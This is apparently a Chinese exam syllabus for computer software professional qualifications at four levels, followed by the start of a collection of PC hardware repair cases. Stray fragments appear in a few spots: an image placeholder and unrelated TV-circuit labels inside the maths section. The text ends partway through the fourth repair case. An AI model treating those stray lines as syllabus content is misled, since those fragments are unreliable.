资格考试是从中国实际情况出发,对软件专业技术人员水平、能力的认定,分为初级程序员级、程序员级和高级程序员级三个级别。考试合格者将分别获得工程技术职务中技术员、助理工程师和工程师的专业技术资格。在各级考试大纲中,总体上用考试对象与要求来指明对各个级别的应试者在知识水平和工作能力上的要求。

水平考试跟踪国际水平,分为程序员级、高级程序员级和系统分析员级三个级别。其中程序员级和高级程序员级的考试大纲和试卷与资格考试的相同,但合格标准高于资格考试,考试合格者同时获得计算机考试相应级别的专业资格。由于计算机专业所涉及的领域广泛,因此不宜要求计算机专业技术人员熟悉所有的领域。为此,按

目前国内的习惯划分办法,将计算机软件分为系统软件和应用软件两类,计算机应用又分为数值计算、事务处理、实时控制(实时处理)和计算机辅助系统等四个领域。除初级程序员级外,在各级考试的试卷中提供系统软件和应用领域的试题,供应试者选答,以体现对各类软件人员的公正性、合理性。

试题分为上午试题和下午试题。上午试题考核应试者在软件、硬件及应用领域中的知识水平,下午试题考核应试者在分析、设计和编程等方面的工作能力和经验。

初级程序员级

考试对象与要求

• 能按照软件设计规格说明书编写简单程序并能熟练掌握一种计算机的操作和使用常用软件的技术人员

• 具有初级技术职务(技术员)的实际工作能力和业务知识

考试范围

程序编制能力

1. 程序语言

• 能熟练掌握下列程序语言中的一种

BASIC

C (美国标准)

2. 根据软件设计规格说明书,画出流程图和编制程序(流程图——国家标准 GB1526—89)

3. 理解给定的程序和流程图的功能。

• 程序和流程图的排错

• 能对程序和流程图的错误加以纠正

5. 具有良好的程序编制风格

6. 基本算法

• 查找(Search)、更新、排序(Sort)、字符处理

• 简单图形(线段和圆)的计算机图示

7. 程序编制方法

• 分支、循环、子程序

• 输入/输出和文件的基本处理

二、软件基础知识

1. 基本数据结构

• 数组、记录、列表(List)、栈(Stack)的定义、存储和操作

2. 基本的程序控制结构

• 分支、循环、子程序、函数和过程

• 流程图的标准形式

3. 程序语言的基础知识

• 语言所提供的数据结构和控制结构

4. 语言处理程序的基础知识

• 汇编、编译、解释系统的使用知识

5. 文件系统使用的基础知识

• 文件组织的类型和特点

• 文件命令和文件语句的使用

6. 操作系统的类型、功能和使用基础知识

• 汇编、编译、解释系统的使用知识

• 文本编辑、连接装配和格式转换等常用实用程序的使用

8. 数据库系统的基础知识

9. 计算机信息安全基础知识

• 计算机信息安全基本概念

• 常见计算机病毒的概念

三、硬件基础知识

1. 数制及其转换

• 二进制、八进制、十进制、十六进制等常用数制

• 数制间的相互转换

• 定点数与浮点数

2. 机内代码

• 原码、补码、反码

• 定点数与浮点数的机内表示

• ASCII 码及 EBCDIC 码等常用的编码方式

• 奇偶校验码

3. 算术运算和逻辑运算

• 二进制的计算机运算方法

• 十进制的计算机运算方法

• 逻辑代数的基本运算

• 逻辑式的化简和变换

4. 计算机的主要部件

• 中央处理器 CPU (运算器、控制器、寄存器组)

• 存储器(主存与辅存)

• 输入/输出设备

5. 指令系统

• 常用的寻址方式

• 指令的格式、分类(算术逻辑、传送、输入/输出、中断和控制等)及功能

6. 存储器的种类、功能、特性和使用

• 主存储器

• 辅助存储器(软盘、硬盘、磁带等)

7. 输入/输出设备的种类、功能、特性和使用

• 键盘、显示器、打印机和鼠标器等常用输入/输出设备

• 汉字输入/输出方法和设备

四、其它基础知识

1. 英语

• 高中毕业英语程度

• 理解操作中常见的英语术语

2. 数学


• 方程和不等式

• 初等统计和排列和组合

• 近似值和误差

• 函数的插值

• 代数方程组数值解



前置放大

行同步放大

压控振荡

同步分离

视频放大

①

电源

至电源

PI 灯丝

五、操作与维护的基本技能

1. 计算机及其外部设备的操作、使用和维护
2. 常见硬件故障(板级)的判断和处理
3. 系统软件和测试软件的使用
4. 用户程序的编辑、保存、调试、修改和运行
5. 汉字系统的启动、汉字录入(至少掌握一种录入方法)、编辑、保存和打印
6. 常见系统错误、程序错误、操作错误和病毒的简单判断和处理
7. 常用软件错误信息的识别和常用工具软件的基本使用方法

注:对应聘者的操作与基本技能的测试,在通过考试后,聘任技术人员之前,应由应聘者所在单位或部门进行。

程序员级

考试对象与要求

- 能按照软件设计规格说明书编写程序的技术人员
- 具有初级技术职务(助理工程师)的实际工作能力和业务知识

考试范围

一、程序编制能力

1. 程序语言

- 能熟练使用下列程序语言中的一种

FORTRAN(国家标准 GB3057—82)

COBOL(国家标准 BG4092—83)

C(美国标准)

PASCAL(国家标准 GB7951—87)

CASL 汇编语言(文本见附录三,并将附在试卷上)

2. 根据软件设计规格说明书,画出流程图(国家标准 GB1526—89)、编制程序和编写相应文档(模块开发文件)

3. 理解给定的程序和流程图的功能

4. 程序和流程图的排错

- 能对程序和流程图的正确性进行测试并对发现的错误加以纠正

5. 具有良好的程序编制风格

6. 基本算法

- 查找(Search)、更新、排序(Sort)、合并等及字符处理

迭代、插值、数值积分、矩阵计算、方程求解

简单图形(线段和圆)的计算机图示。

7. 程序编制方法

- 分支、循环、子程序、递归

• 输入/输出和文件的基本处理

二、软件基础知识

1. 基本数据结构

- 数组、记录、列表(List)、栈(Stack)、堆(Heap)、队列、树的定义、存储和操作

2. 基本的程序控制结构

- 分支、循环、子程序、函数和过程

• 递归

• 流程图的标准形式

3. 程序语言的基础知识

- 语言所提供的数据结构和控制结构

• 常用语言的知识

4. 语言处理程序的基础知识

- 汇编、编译、解释系统的基础知识

5. 文件系统使用的基础知识

- 文件组织的类型和特点

• 文件命令和文件语句的使用

6. 操作系统使用的基础知识

- 操作系统的类型和功能

• 联机命令语言和作业控制语言的使用

• 常用操作系统的知识

7. 实用程序(Utiliry)使用的基础知识

- 文本编辑、连接装配、排错、格式转换等常用实用程序的使用

8. 数据库系统使用的基础知识

- 数据库模型

• 数据定义语言和数据操作语言的使用

• SQL 的使用

• 常用数据库管理系统的知识

9. 计算机信息安全基础知识

- 计算机信息安全基本概念

• 常见计算机病毒的识别

三、硬件基础知识

1. 数制及其转换

- 二进制、八进制、十进制、十六进制等常用数制

• 数制间的相互转换

• 定点数与浮点数

2. 机内代码

- 原码、补码、反码、移码

• 定点数与浮点数的机内表示

• BCD 码、余 3 代码、ASCII 码及 EBCDIC 码等常用的编码方式

• 奇偶校验码、海明码、循环冗余码(CRC)等常用校验方法

• 汉字编码初步

3. 算术运算和逻辑运算

- 二进制数的计算机运算方法

• 十进制数的计算机运算方法

• 逻辑代数的基本运算

• 逻辑式的化简和变换

4. 计算机的主要部件

- 中央处理器 CPU(运算器、控制器、寄存器组)

• 存储器(主存与辅存)

• 输入/输出设备

• 总线

• 系统框图、指令流和数据流

5. 指令系统

- 常用的寻址方式

• 指令的格式、分类(算术逻辑、传送、输入/输出、中断和控制等)及功能

• 指令的执行过程

6. 存储器的种类、功能、特性和使用

- 半导体存储器和磁表面存储器

• 主导存储器

• 辅助存储器(软盘、硬盘、磁带等)

7. 输入/输出设备的种类、功能、特性和使用

- 键盘、显示器、打印机、绘图仪和鼠标器等常用输入/输出设备

• 汉字输入/输出方法和设备

四、计算机应用的综合基础知识

1. 专业英语或日语

- 掌握计算机技术的基本词汇

• 能正确阅读和理解计算机领域的简单资料

2. 数学

- 微积分

• 概率统计、排列和组合、事件和概率、随机变量和分布函数、数字特征、总体与样本、参数估计和假设检验。

3. 数值计算

- 近似值和误差

• 函数的插值和逼近

• 函数方程数值解

• 线性代数方程组数值解

• 数值积分

4. 事务处理

- 办公自动化基础,文字处理、文档管理、日程管理

• 管理信息系统基础,计划管理,生产管理,销售管理,库存管理,人事管理,财务管理,质量管理

5. 实时处理

- 实时系统,基本要求和特点

• 数据采集, A/D 和 D/A 变换, 采样, 量化, 有效性检查

• 自动化技术,基本术语,简单数字控制系统

6. 计算机辅助系统

- 计算机图形学基础

• 计算机辅助设计初步

• 计算机辅助制造初步

• 计算机辅助教学初步

7. 汉字信息处理初步

- 基本概念

• 汉字的特点、结构和输入编码

• 字形库

• 汉字操作系统的原理及使用

注:在计算机应用的综合基础知识中带的数值计算、事务处理、实时处理和计算机辅助系统等四个方面以及系统软件方面,只要求具备一个方面的初步基础知识,系统软件方面的考试范围与软件基础知识相同,但要求较高。

高级程序员级

考试对象与要求

- 能按照软件需求规格说明书进行软件设计并担负指导程序员工作的技术人员

• 具有中级技术职务(工程师)的实际工作能力和业务知识

考试范围

一、软件设计能力

1. 简单计算机应用系统的需求分析

- 流行的需求分析方法论初步

• 数据流图的设计及改进

2. 软件界面设计

- 输入输出数据文件的设计

• 用户界面的设计

• 软件间的界面设计

3. 概要设计

- 模块划分方法

• 模块调用关系的描述

• 模块功能描述

• 模块界面描述

• 常用的设计方法

4. 详细设计

- 满足指定功能的各种处理过程的算法设计、评价和改进

• PDL 语言

5. 数据库/数据结构的设计

- 根据不同的要求进行数据库/数据结构的设计

6. 软件测试

- 测试方法

• 测试用例的设计

• 测试的静态和动态分析

• 测试的计划与实施

• 测试报告

• 测试结果的评价

• 测试工具

• 排错技术

7. 文档编制

- 概要设计规格说明书

• 详细设计规格说明书

• 数据库/数据结构规格说明书

• 集成测试计划和集成测试报告

• 文档编制标准

• 文档编制工具

8. 软件维护方法和工具

- 9. 软件可靠性和安全性设计
- 10. 设计评审的组织与实施
- 11. 软件质量管理和进度管理

二、程序编制能力

1. 程序语言

- 能使用 CASL 汇编语言(文本见附录三,并将附在试卷上)
- 能熟练使用下列程序语言中的一种

FORTRAN(国家标准 GB3057—82)

COBOL(国家标准 GB4092—83)

C(美国标准)

PASCAL(国家标准 GB7951—87)

2. 根据软件设计规格说明书,画出流程图(国家标准 GB1526—89)和编制程序

3. 理解给定的程序和流程图的功能和实现思想

4. 程序和流程图的排错

- 能对程序和流程图的正确性进行测试并对发现的错误或不足以纠正或改进

5. 具有良好的程序编制风格

6. 基本算法的设计和分折

7. 程序编制方法

三、软件知识

1. 数据结构

- 数组、记录、列表(List)、栈(Stack)、堆(Heap)、队列、树、图的定义、存储及操作
- 序列、集合等的定义、存储及操作

2. 程序语言

- 语言的历史、类别和特点
- 语言所提供的数据结构、控制结构和模块结构
- 典型语言的知识

3. 语言处理程序

- 汇编系统的基本原理
- 编译系统的基本原理
- 解释系统的基本原理

4. 文件系统

- 文件系统结构
- 文件组织的类型和功能
- 文件的使用和保护

5. 操作系统

- 操作系统的历史和类型
- 操作系统的层次结构和进程概念
- 作业管理和处理机管理
- 存储管理
- 设备管理
- 联机命令语言和作业控制语言
- 典型操作系统的知识

6. 数据库系统

- 数据库模型
- 数据的独立性、完整性和安全性
- 数据定义语言和数据操作语言
- SQL
- 典型数据库管理系统的知识

7. 网络软件

- 基本概念
- 使用方法

8. 软件工程

- 软件生存周期
- 软件设计方法
- 模块程序设计和结构化程序设计
- 软件测试
- 软件维护
- 软件质量与评价
- 原型化方法

9. 常用软件开发工具

- 分布式软件的初步知识
- 智能软件的初步知识

四、硬件知识

1. 计算机组成

- 机内代码及运算
- 主要部件的功能及其相互关系
- 控制器的实现原理
- 指令系统
- 中断系统
- 总线

2. 存储器系统

- 各类存储器的功能、特性和使用
- 高速缓冲存储器和多级存储器
- 虚拟存储器

3. 外围设备及其控制

- 各类外围设备的功能、特性和使用
- 输入/输出接口
- 输入/输出控制方式
- 输入/输出总线
- 数据通信和计算机网络初步

4. 安全性、可靠性与系统性能评价初步

- 数据安全与保密
- 诊断与容错
- 模型与分析
- 系统可靠性评价和系统性能评价方法

5. 计算机体系结构的其它基础知识

- 流水线操作
- 并行处理
- 多处理机系统
- 精简指令系统计算机

6. 与软件的关系

- 存储管理与保护
- 输入/输出驱动程序
- 假脱机系统
- 中断响应与处理

五、计算机应用的综合基础知识

1. 专业英语或日语

- 具有大学毕业程度的词汇量
- 能正确阅读和理解计算机领域的科技文献

2. 数学

- 线性代数:行列式、矩阵和线性方程组
- 概率统计:事件和概率、随机变量和分布函数、数字特征、总体与样本、参数估计、假设检验和回归分析
- 离散数学:数理逻辑、集合论、近世代数基础、图论、组合分析、形式语言与自动机

初步

3. 数值计算

- 函数插值和逼近
- 函数方程数值解
- 线性代数方程组数值解
- 数值积分
- 常微分方程数值解
- 计算误差
- 算法复杂性

4. 事务处理

- 办公自动化、文字处理、文档管理、信息通讯、表格处理、日程管理
- 管理信息系统:计划管理、生产管理、销售管理、库存管理、人事管理、财务管理、质量管理

5. 实时处理

- 实时系统:实时多任务系统的要求、特点和基本组成
- 数据采集、数字化和奇异性检查
- 自动化技术、基本术语、Z变换、数字控制系统的分析

6. 计算机辅助系统

- 计算机图形学
- 计算机辅助设计
- 计算机辅助制造
- 计算机辅助教学

7. 汉字信息处理

- 基本概念
- 汉字的特点、结构和输入编码
- 字形库
- 汉字操作系统的原理及使用
- 汉字信息处理系统
- 中文信息处理的有关标准

注:在计算机应用的综合基础知识中“*”的数值计算、事务处理、实时处理、计算机辅助处理系统等四个方面以及系统软件方面,只要求具备一个方面的基础知识,系统软件方面的考试范围与软件知识相同,但要求较高。

系统分析员级

考试对象与要求

- 能从事计算机应用系统的分析和设计并担负指导高级程序员工作的技术人员
- 具有高级技术职务(高级工程师)的实际工作能力和业务知识

考试范围

一、计算机应用系统的分析与设计能力

1. 系统计划

- 系统项目的提出与选择
- 可行性研究与效益分析
- 定义问题与归结模型(目标、功能、性能等)
- 系统方案的制定、评价和改进
- 新旧系统的分析和比较
- 所需资源估计
- 现有软件、硬件和数据资源的有效利用
- 流行的系统分析方法论
- 系统分析的实用技术

2. 应用软件需求分析与定义

- 现有软件系统的分析
- 需求调查与分析
- 可行性研究
- 确认测试计划
- 流行的需求分析方法论

3. 系统设计

- 处理流程设计
- 系统人机界面设计
- 系统的文件设计
- 数据库管理系统的选择与数据库设计
- 网络环境下的计算机应用系统的设计
- 简单的分布式计算机应用系统的设计
- 系统运行设计
- 系统处理能力的估计和评价
- 系统过渡计划

4. 软件设计

- 界面设计
- 概要设计
- 测试计划
- 设计评审

5. 软件测试
 - 系统测试
 - 测试结果的评价
 - 确认测试
 6. 软件维护
 - 软件维护作业的实施和管理
 7. 系统的可靠性分析与设计
 - 系统的故障模型和可靠性模型
 - 系统的可靠性分析和可测度计算
 - 提高系统的可靠性的措施
 - 系统的故障对策与系统恢复
 8. 系统的安全性和保密性设计
 - 系统的访问控制技术
 - 数据的完整性
 - 数据与文件的加密
 - 通信的安全性
 - 系统的安全管理
 9. 文档编制
 - 可行性研究报告
 - 项目开发计划
 - 需求规格说明书
 - 数据要求规格说明书
 - 用户手册
 - 操作手册
 - 测试计划、测试分析报告
 - 技术报告
 - 开发进度记录
 - 项目开发总结报告
 10. 质量保证
 - 软件质量设计
 - 软件质量管理
 - 软件质量评价
 11. 系统的运用
 - 系统的软硬件配置管理
 - 系统的使用效率
 - 基本软件和软件包的引入、应用、管理和二次开发
 - 系统的扩充和集成
 - 操作设计和运行管理
 - 系统的更新与维护
 - 长期计划和短期计划
 - 新旧系统的转换交接
 - 日常的故障对策与恢复
 - 系统的日常安全管理
 - 系统的服务质量
 12. 项目管理
 - 项目计划
 - 进度管理
 - 人员管理
 - 费用管理
 - 软硬件的数据资源的计划与管理
 - 项目环境管理
 - 与用户的协作
 - 标准化管理
 - 版本管理
 - 项目管理工具
 - 项目管理信息库
 - 项目管理体制
- 二、软件知识
1. 程序语言
 - 各类语言的历史、特点和适用范围
 2. 操作系统
 - 操作系统的类型结构,系统的并行机制,文件组织,系统性能评价
 3. 数据库系统
 - 数据库管理系统的类型、结构和性能评价
 - 常用的关系型数据库管理系统
 - 图形和图象数据库
 - 工程数据库
 4. 软件工程
 - 软件需求分析与定义
 - 软件设计
 - 软件测试
 - 软件维护
 - 软件质量保证及软件质量评价
 - 软件复用
 - 原型化方法
 - 多媒体处理
 - 文当编制标准
 5. 计算机辅助软件工程(CASE)
 - 常用的软件开发工具
 - 软件工程支撑环境
 - 分布式软件开发环境
 6. 软件工程技术和新方法
 - 智能软件工程支撑环境
 - 函数型程序设计的概念
 - 逻辑程序设计的概念
 - 面向对象程序设计的概念
 7. 计算机应用系统的安全与保密
 8. 软件的产权保护

9. 软件标准化
 10. 软件的产品化与软件商情
- 三、硬件知识
1. 计算机组成与体系结构
 - 构成计算机的各部件的功能及相互关系
 - 各种体系结构的特点与应用
 - 计算机体系结构的发展
 2. 存储器与外围设备
 - 各类存储器的功能、特性和使用
 - 多级存储器与虚拟存储器
 - 各类外围设备的功能、特性和使用
 - 输入/输出接口和控制方式
 - 总线
 3. 数据通信与计算机网络
 - 数据通信的基本知识
 - 开放系统互连参考模型
 - 常用的协议标准
 - 计算机网络的分类和应用
 4. 安全性与可靠性技术
 - 数据安全与保密
 - 故障测试与定位
 - 容错技术
 - 可靠性模型与分析技术
 5. 系统配置与性能评价
 - 系统选型与配置
 - 模拟(Simulation)与仿真(Emulation)
 - 系统模型和分析技术
 - 典型测试程序(Benchmark)
 - 其它的系统评价方法
 6. 与软件的关系
- 四、计算机应用的综合知识
1. 专业英语或日语
 - 具有大学毕业程度的词汇量
 - 能熟练阅读和正确理解计算机领域科技文献
 2. 数学
 - 线性代数,行列式、矩阵和线性方程组
 - 概率统计,事件和概率、随机变量和分布函数、数字特征、总体与样本、参数估计、假设检验和回归分析
 - 离散数学,数理逻辑、集合论、近世代数基础、图论、组合分析、形式语言与自动机初步
 3. 数值计算
 - 函数插值和逼近
 - 函数方程数值解
 - 线性代数方程组数值解
 - 数值积分
 - 常微分方程数值解
 - 计算误差
 - 算法复杂性
 4. 管理科学与系统工程基础
 - 线性规划、非线性规划和动态规划
 - 对策论(Game theory)
 - 决策论(Decision theory)
 - 排队论
 - 统筹方法
 - 系统工程原理
 - 计量经济学初步
 - 系统模型与模拟
 - 系统评价
 5. 联机事务处理
 - 订票系统
 - 银行系统
 - 图书系统
 - 情报检索系统
 6. 办公自动化系统
 - 文字处理
 - 文档管理
 - 信息通讯
 - 表格处理
 - 日程管理
 - 桌面印刷(Desk-Top Printing)
 7. 管理信息系统
 - 计划管理
 - 生产管理
 - 销售管理
 - 库存管理
 - 人事管理
 - 财务管理
 - 质量管理
 8. 实时控制
 - 程序控制
 - 过程控制
 - 自动控制论原理
 - 现代控制论原理
 9. 计算机辅助系统
 - 计算机图形学
 - 计算机辅助设计
 - 计算机辅助制造
 - 计算机辅助教学
 10. 知识信息处理系统基础
 - 模式识别
 - 专家系统
 - 决策支持系统
 - 知识库管理系统
 11. 汉字信息处理
- 注:在计算机应用的综合知识中带的数值计算(含数学)、事务处理(联机事务处理)、办公自动化系统、管理信息系统、实时控制、计算机辅助系统等四个方面,只要求具备一个方面的知识。

硬件故障维修二十例

一、主机故障维修十例

例 1. LC0520A 自检正常, 启动软盘时, 系统转入 ROM BASIC.

分析与维修:

软盘与存储器之间的数据传送, 从控制过程来说, 首先由 CPU 对 DMA 控制器进行初始化和设置参数, 由 CPU 对 FDC 软盘驱动器进行编程和送命令字, 一旦编程完毕 FDC 通过 DRQ2 和 DACK2 进入 DMA 方式, 在此过程中 FDC 执行相应命令的操作, 并由 8237DMA 控制器接管总线的控制权发出相应的内存地址和读写命令, 数据传送完毕 FDC 执行阶段结束后, FDC 发中断请求结束 DMA 过程. 由此看来, 当软盘不正常时, 应检查与此控制过程有关的每个信号. 在检查系统总线正常后, 启动软盘, 观测 8259 的 IRQ6 输入端有正脉冲, 但 8237 的 DRQ2 没有脉冲, 为恒低电平, 造成此处信号不对的原因, 一方面可能是 FDC 没有发现 DRQ2, 另一方面也可能是负载原因把信号吃掉. 关机后用数字三用表测得 DRQ2 对此电阻等于 1237Ω. 将 8237 取下, 测量板上插座 17 脚对地电阻大于 1MΩ, 再测芯片 17 脚与 20 脚(接地端)之间的电阻仍为 1237Ω, 初步判定 8237 第 17 脚严重漏电. 更换 8237 后, 故障排除.

例 2. IBM PC/XT 自检后启动软盘和硬盘时, 屏幕没有提示符且锁机.

分析与维修:

有三方面的原因都可能产生这种故障, 有软盘适配器 DMA 请求/响应的电路, 柄相数据分离器带来的故障, 也有系统板 DMA 控制逻辑带来的故障, 软盘驱动器读数据系统引来的故障. 先将系统板内部软盘驱动器 A 和 B 互换, 故障未消除, 后将软盘适配器插到另一台 IBM PC/XT 机, 适配器工作正常. 由此可以估计故障在系统板 DMA 控制逻辑.

重新开机, 在启动软盘之后, 测量高八位地址锁存器 U11(LS373)的输入 ADSTB 和 DMAEN 信号均正常, 但其输入的地址 A15-A8 有浮空现象. 更换 U11(LS373)后, 故障排除.

例 3. 开机显示 "XXXX 201" 或 "PARITY ERROR" 并且锁机.

分析与维修:

经轮流拔去 I/O 通道上的插板后, 开机运行正常. 估计故障在系统板上与 I/O 有关的系统总线上. 当用透明胶布贴住某一块适配器 I/O 通道 A3-A0 时, 故障现象消除. 分析其原因是系统总线 A3-A0 承受不起负载.

测量系统总线 A7-A0, 发现 A3-A0 的高电平接近浮空电平. 由上述系统总线分析可知, 加在系统总线接口地址锁存器 U5(A7-A0)的负载有总线扩充地址 U17(LS244), DMA 总线接口——低八位地址缓冲器 U12(LS244)及输入输出通道, 关机切断 DMA 低八位地址缓冲器 U12 负载, 再开机, 测量 A7-A0 信号波形正常. 由此判断故障是由于 U12 功能损坏产生.

更换 U12(LS244), 故障排除.

例 4. IBM PC/XT 自检正常, 启动软盘时指示灯恒亮, 马达一直转动而 DOS 未能调入.

分析与维修:

